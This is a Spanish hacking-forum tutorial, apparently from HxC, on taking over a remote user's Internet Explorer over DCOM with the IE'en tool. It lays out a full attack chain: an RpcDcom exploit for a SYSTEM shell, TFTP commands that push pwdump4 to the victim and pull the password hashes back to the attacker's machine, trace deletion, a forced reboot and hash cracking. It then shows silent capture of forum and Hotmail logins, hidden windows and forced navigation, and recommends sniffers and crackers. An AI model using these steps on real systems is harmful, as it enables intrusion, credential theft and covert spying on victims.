

Práctica 42. Interactividad con Iexplorer. (Por HxC Mods-Adm)

Empecemos por el Final:

¿Qué os parecería tomar el control del Internet Explorer de una máquina remota?

¿Qué os parecería tomar el control del Explorador de Windows del equipo remoto?

¿Qué os parecería obligar al destino a "navegar" a una web determinada, por ejemplo para que se descargase un archivo o ejecutar un bug vía web?

¿Qué os parecería "ver" TODAS las contraseñas de las webs en las que se identifica?, hotmail, una transacción electrónica, una cuenta bancaria con su correspondiente código de seguridad, etc. AUNQUE utilice SSL.

¿Qué os parecería ver sus cookies, sus identificaciones, sus gustos...?

¿Y si además le ocultamos "otras" sesiones de navegación o del Explorador de Windows? Esto es, abrirle una ventanita en su equipo sin que él la vea y se dé cuenta?

Pues todo esto lo podremos hacer, siempre y cuando el servicio RPC esté accesible y por lógica, el puerto 135.

Vamos a hablar de lo que nos viene encima, lo primero cómo se llama y cómo encontrarlo:

El programa en cuestión se llama IE'en pertenece al grupo de SecurityFocus,

Al final de éste documento os comentaré otras utilidades de este grupo, TODAS son excelentes y no tienen desperdicio,

El enlace para que os lo descarguéis es:

http://www.securityfriday.com/ToolDownload/IEen/ieen_001.html

Una vez accedida a esa web, pinchad en el botón Agreement to all para iniciar la descarga....

Vale. ¿ esto qué hace?

IE'en nos permitirá controlar Internet Explorer usando DCOM

"Distributed Component Object Model (DCOM)" es un protocolo que permite a componentes de software comunicarse directamente sobre una red de manera confiable y segura (eso dice MS) DCOM es instalado por defecto en la mayoría de las máquinas de Windows (en todas desde Millenium, me parece) y su funcionamiento es transparente al usuario.

Pero presenta un problemilla, como ya sabemos, Si no se sabe el nombre de cuenta y la contraseña de una máquina remota, se puede controlar remotamente el componente de software en él que usa DCOM.

Por ejemplo, el Internet Explorer es uno de los componentes de software que pueden ser controlados. IE'en controla remotamente a Internet Explorer usando DCOM, pero hay más... SQL server y un sin fin de servicios y aplicaciones más, entre ellos: El Administrador de tareas, El horario, los servicios de mensajero, La notificación de sucesos, el almacenamiento protegido, Los servicios de servidor, El examinador de equipos, El servicio de restauración del sistema, el cliente de vínculos distribuidos, ahora comprenderéis mejor lo que le pasa a Windows cuando "matamos" el Servicio RPC, pues éstos y otros servicios más dejan de funcionar y se cuelga o funciona mal.

IE'en funciona solamente en las máquinas compatibles del Pentium. IE'en se ha probado solamente en Windows 2000 (local y remoto) y Windows NT SP5 y posteriores.

Windows XP puede ejecutar el ataque.. pero se comporta de forma "extraña" cuando lo recibe, no investigué mucho seguro que vosotros ampliaréis este caso, yo con lo demás ya he cumplido.

Lo he probado con éxito en máquinas W2000 (Server, Profesional) con Service pack, sin Service pack, con parches del RPC, sin parches... siempre me ha funcionado.

Debe existir un usuario local trabajando en la máquina remota, y si no se abre ninguna ventana del Internet Explorer, la ventana nueva no puede ser creada presionando el botón de "New Window" (ya se verá) y el usuario "atacante" debe pertenecer al grupo de administradores.

Esto es muy importante: RECORDAD si no hay nadie "al otro lado" trabajando en la máquina remota, no se podrá usar, es decir, el usuario "víctima" debe haber iniciado sesión y estar navegando... bueno, eso último no es del todo preciso, pero si es fundamental que haya hecho logon

El programa consta de dos partes, ciertamente no hay mucha documentación de ello, por no decir nada, y lo poco que he podido averiguar es que puede ser necesario ejecutar los dos archivos en nuestra máquina para que se registren las clases y objetos correspondientes:

AVISO

Ieen_c.exe Registra las clases correspondientes, creo dependerá de la versión de Windows que tengamos instalada, porque en alguna ocasión lo probé sin instalar esto y funciona igual de bien.

Ieen_s.exe debe ser ejecutado en NUESTRA MAQUINA y es la aplicación que se conectará al remoto, vamos el exploit.

Bueno, estaréis pensando... y esto no es un troyano? ¿Qué misterio tiene que no tenga un programa de control remoto que además tienen muchas otras funciones (léase radmin o vnc)?

Pues en la forma parece que ninguna.... pero en el fondo..... LA LECHE FRITA.

1º) No necesitamos instalar ningún servidor en la máquina remota, no se necesita NADA. Más que conocer un user y pass válido.

2º) No abre puertos nuevos, utiliza el 135 de RPC (que debe estar disponible)

3º) El propio ieen_s.exe (el que ejecutamos desde nuestro equipo) quien llamará al servicio RPC y desencadenará las acciones oportunas mediante svchost y rpscc quien pondrá en marcha el asunto...

5º) Esto no crea claves nuevas en el Registro de Windows de la forma habitual que lo hacen los troyanos, servicios, remotos, etc... es silencioso....

6º) La pregunta del millón: ¿Y si el equipo está parcheado contra el Blaster o contra la vulnerabilidad del RPC famosa?

Pues SIGUE FUNCIONANDO, no tiene que ver, esto no desborda ninguna pila, servicio ni nada de eso, se comporta como "una aplicación más" difícil de parar y de averiguar, no cuelga al remoto, no notará nada amenos que monitorice las conexiones abiertas, pero es que contra eso poco podemos hacer, si el usuario es "algo paranoico" y mantiene alguna aplicación que le muestre las "conversaciones" abiertas, verá nuestra ip, pero es que esto ocurrirá con cualquier otra aplicación a menos que le metamos un rootkit o cosas parecidas.

DESVENTAJA

Que el usuario remoto debe haber hecho logon en la máquina y estar trabajando en ella, bien con Internet Explorer o bien con el Explorador de Windows , MiPC o cosas parecidas...

Una vez más, REPITO: debemos conocer el user y pass remoto, pero esto hoy en día cada vez es menos problemático... sobre todo si estamos en una LAN, averiguar el pass del admin. Y/o de otros usuarios de la lan es cuestión de horas en los tiempos que vivimos, y si se tenemos acceso físico al equipo que guarda "los tesoros" ese tiempo se convierte en minutos.

Bueno, pues vamos a montar nuestro ataque completo y luego pasaremos a la explicación del programa, que es más simple que el mecanismo de un chupete.

Necesitamos:

Un escáner (vale cualquiera que nos encuentre puertos 135 abiertos y máquinas W2k/XP)

Iien_c.exe, iien_s.exe

Una shell remota con permisos de system o de admin, para esto podemos usar:

- + un exploit RPCDCOM
- + nuestro inolvidable psexec si tenemos un nombre de usuario y contraseña (luego os proporcionaré otras dos herramientas que hacen lo mismo)
- + Un exploit IDQ, webdav o cualquier otro que entregue la shell si tiene un servidor web vulnerable

"Algo" que nos permita reiniciar la máquina remota, un exploit tipo SMBdie o el mismo shutdown del s.o.

+ Un servidor TFTP, como el TFTP32

+ Pwdump2-3 ó 4

+ Psexec, o también hay otras, XrunAS y RemoExec, al final tendréis un link con su descarga

+ LC4, john de ripper o cualquier otro craqueador para averiguar el pass que nos entregará pwdump

Y+ este texto, xDDD

Veamos cómo se desarrollará el ataque (yo usaré Ip's de una LAN para las explicaciones, pero esto está probado y comprobado en Internet)

Escenario:

En una carpeta de nuestro equipo (por ejemplo, c:\ataque) hemos guardado los siguientes programas:

TFTP32.exe
Pwdump4.exe y LsaExt.dll
Ieen_c.exe
Shutdown.exe

Supongamos que nuestro escáner preferido encontró la ip 172.28.0.25 con el puerto 135 abierto siendo ésta ip una máquina Windows 2000, no hace falta que os explique cómo se escanea, no?

Para obtener la shell remota utilizaremos el bug del RpcDcom, repito: no ha de ser así obligatoriamente, bastaría con averiguar el pass del admin. Para obtener esa shell con psexec, claro que esto no es moco de

pavo, pero no me digáis que a estas alturas nunca lo habéis conseguido... hay miles de máquinas vulnerables, ojito con lo que se hace, vale?

A lo que vamos, probamos el exploit:

rpcdcomuni 5 172.28.0.25 y..... ZAS LA SHELL DE SYSTEM

Paso 1) Ahora ponemos en marcha nuestro servidor TFTP con el directorio de carga/descarga apuntando a c:\ataque

Y desde la shell obtenida escribimos:

```
TFTP -i 172.28.0.9 GET pwdump4.exe  
TFTP -i 172.28.0.9 GET LsaExt.dll  
TFTP -i 172.28.0.9 GET shutdown.exe
```

Esta ip 172.28.0.9 es la "nuestra", vamos la de vuestro equipo, el que ataca....

Con esto le hemos subido esos tres archivos al directorio remoto system32....

Paso 2) Ahora obtendremos los hashes de los usuarios de ese equipo, desde la shell de system obtenida, escribimos:

```
C:\winnt\system32>pwdump4 /l /o:h.txt
```

Y en el fichero h.txt tendremos los hashes de los usuarios de esa máquina

Pasamos el fichero h.txt a nuestra máquina:

```
C:\Winnt\system32>TFTP -i 172.28.0.9 PUT h.txt
```

Y el ficherito con los hashes viajará a nuestro directorio local C:\ataque

Ahora pararemos el servidor TFTP, lo cerramos y punto.

Paso 3) Vamos a borrar lo que ya no se necesita en el objetivo:

```
C:\winnt\system32>del pwdump4.exe  
C:\winnt\system32>del LsaExt.dll  
C:\winnt\system32>del h.txt
```

Vale, vale, ya tenemos bastante por ahora (me refiero a la víctima) así que vamos a salir y/o le reiniciamos la máquina mejor...

Paso 4)

```
C:\winnt\system32>shutdown /R /C /T:1
```

Y su maquinita se reiniciará....

¿Por qué ser tan malos y reniciar el remoto?

Pues por que ya sabemos que el exploit del RPC deja frito al servicio y entre otras cosas necesitaremos el servicio "en orden" cuando queramos ejecutar nuestro ieen_s.exe, recordad la "porrada" de servicios que dependen este....

Paso 5)

Ahora toca reventar los hashes obtenidos, porque necesitaremos los pass verdaderos de todos sus usuarios o al menos del user que utilice la víctima para trabajar.

Supongamos que son éstos

```
Administrador:500:AAAB261B2008C113AAD3B435B51404EE:5E8C03CCBC34F2E2E6CFC57102C91C09:::  
Invitado:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
```

Estos saldrán rápidamente, el pass del administrador es adm, pero ya sabéis puede tardar bastante más....

Seguro que alguno pensará: ¿Por qué no haber creado uno con privilegios de admin.? Pues sí, podríamos haberlo hecho, pero eso es manchar demasiado la Virgen, además no nos serviría de mucho en este caso, os recuerdo lo que decía anteriormente acerca de esta utilidad:

Debe existir un usuario local trabajando en la máquina remota, y si no se abre ninguna ventana del IE, la ventana nueva no puede ser creada presionando el botón de la "ventana nueva".

Y claro, aunque creemos un nuevo usuario es poco probable que nuestra víctima se logee con él, joder, no me hagáis explicarlo que me está dando la risa floja....

"un hacker me asaltó, me creó un nuevo usuario en mi máquina con privilegios de admin., ahora trabajo con ese usuario, gracias mi querido hacker" xDDDDDDD

En fin, ya vamos terminando.... tenemos el pass del administrador (adm) tenemos la ip de la máquina, pues sólo nos falta conectarnos:

MUY IMPORTANTE.

Aunque con el exploit (ieen_s.exe) puede elegirse el usuario con el que deseamos conectarnos, yo

RECOMIENDO:

Crear ese mismo nombre de usuario en mi máquina, agregarlo al grupo de administradores y ponedle la MISMA pass que el usuario remoto.

En el caso que nos ocupa, el user remoto es Administrador, por lo tanto sólo tendremos que cambiar la contraseña del administrador de nuestro equipo (net user administrador adm) y ya está.

Imaginemos que el usuario remoto se llamase socorro y que su pass fuese wadalbertia, entonces haríamos lo siguiente desde una shell de comandos desde la sesión de administrador de NUESTRO EQUIPO:

```
Net user socorro wadalbertia /add  
Net localgroup administradores socorro /add
```

Cerramos la sesión e iniciamos con el usuario socorro y contraseña wadalbertia, seguiremos siendo admin., pero con otro nombre de usuario....

Esto es MUY, MUY, MUY IMPORTANTE, si no lo hacéis así, voy a tener que responder a 500 post diciendo "yo lo hago como admin. Y me dice clase no registrada, o el servidor RPC no está disponible...."


Además, si nuestra máquina pertenece AL MISMO DOMINIO LOCAL, que la máquina atacada (una LAN) deberemos seleccionar el dominio en cuestión y lo dicho anteriormene del user y pass ES IMPRESCINDIBLE, porque si no lo hacemos como dije, en este caso NUNCA FUNCIONARA.

Ejecutemos el archivo ieen_s.exe y pondremos la siguiente información:



Sin comentarios... sólo observad que seleccioné la opción Connect as Current User, lógico no? Acabo de explicarlo, el usuario y contraseña de la víctima es idéntico al nuestro... así nos ahorraremos muchos problemas

Ahora pulsaremos en OK y si todo va bien....



Valeeee.. NO TOCAR NADA.... porque sino os volveréis un poco locos....

Lo primero que haremos es pinchar en el menú Browser y seleccionad la ruta correcta hacia el Internet Explorer de vuestra máquina, p.e. C:\Archivos de Programa\Internet Explorer\iexplore.exe


Lo segundo que haremos es verificar la casilla de Contents, esto nos permitirá ver los contenidos del Navegador remoto, pero no os hagáis ilusiones, no es "tipo radmin", sólo veremos los datos significativos: cookies, links, passwords, querys, etc... para qué mas, no?

Además como no usa control gráfico "no come" excesivo ancho de banda, mejor, que mejor, de verdad, no os hará falta "ver nada más"


Cuando hagamos clic en esa casilla, nos advertirá diciendo que esto puede causar un crash del sistema, y no lo dudo, pero de los varios meses que lo llevo usando (de vez en cuando) y en éstos últimos días (muy a menudo) nunca me produjo ningún crash...

Ahora vamos a explicar como funciona esto:

Pinchamos en el Menú desplegable que pone Windows



Vaya, vaya.... vemos que el remoto "anda" por un foro de (lo borré, imagina que es por el del Real Madrid)... y además tiene otra sesión de google y del disco C: desde MIPC, observad que cuando se seleccione la ventana en el menú de Window (puede haber más de una, como en éste caso) automáticamente transferirá a nuestro equipo esa información, se conectará al remoto y seguirá su sesión....



Ahora lo único que vamos a hacer es esperar... y observar.... voy a relatar lo que ese usuario hará:

- 1º) Pichará en login y se validará ante el foro
- 2º) Lo mismo pero ante hotmail

y nosotros... ¿Qué veremos? SU LOGIN Y PASSWORD, además de otras cosas... (recorte de la pantalla)



OBSERVAD:


En la línea del login del foro vemos:

```
username=Vic_Thor&password=yatedigo
```

En la línea de login de hotmail vemos

```
login=vic_thor&domain=hotmail.com&password=papanatas
```

Incluso si hacemos doble clic en la línea en cuestión no saldrá una ventanita "mas clara"



Podríamos seguir con "otras" terra, wanadoo, e-bankinter, etc... no creo que haga falta ahondar más....

Seguimos.... ¿Qué hacen estos botoncitos....?

Invisible, hará DESAPARECER LA VENTANA AL REMOTO, vamos como si "de repente" la web y el internet exporer desaparecen por arte de magia.

Disconnect, eso se desconectará del objetivo

URL: Dirección que queramos que visite

Go, le obliga a navegar hacia la URL que hayamos escrito

Clear, borra la información capturada

Contents, activa o desactiva la captura de los Contenidos

Incluso si nos desconectamos y le damos a New Window podremos abrirle "nuevas ventanas" es decir podemos abrirle 1000 (para fastidiar) e incluso a medida que le vamos abriendo ventanas se las podemos ir haciendolas invisibles y luego usarlas a nuestra conveniencia.

Si lo deseamos, en el menú de File, podremos guardar la "sesión capturada" en formato CSV y luego abrirlo con Excel y veremos todo seguidito, sus pass de la web, logins, cookies, etc...

Bueno, espero os haya gustado, la verdad es que es MUY FUERTE, sinceramente, yo usé la versión 030 hace un año más o menos y era muy inestable, no merecía la pena, pero ésta va como la seda.

Para finalizar, os recomiendo que os descarguéis estas otras herramientas de la web de SecurityFocus,

RPCScan, no es un escáner "normal" si detectáis una máquina con el puerto 135 abierto, pasadle este escáner y alucinar con los resultados....

RemoExec, que es como el psexec, no comennts for us.

GetAcct, servicios y procesos

NBTdeputy, haciendo un chiste fácil... deputy-madry, en dos palabras como SMBRelay

ScoopLM y BeatLM, ScoopLM es un esnifer de contraseñas SMB y NetBios muy simple y efectivo, BeatLM es el cracker para los hashes esnifados....

PromiScan, detector de Sniffers

SWB, una joyita.... permite acceder a los recursos compartidos anonimizando la ip, uff, esto casi necesitaría un post dedicado... resumiendo, hay determinadas aplicaciones que no se pueden socksificar, como por ejemplo los accesos por NetBios, bien pues esto lo permite de verdad.

Dr.Morena, para analizar Firewalls, reglas y configuraciones de FW.

Vale, ya no digo más... que lo disfrutéis con salud.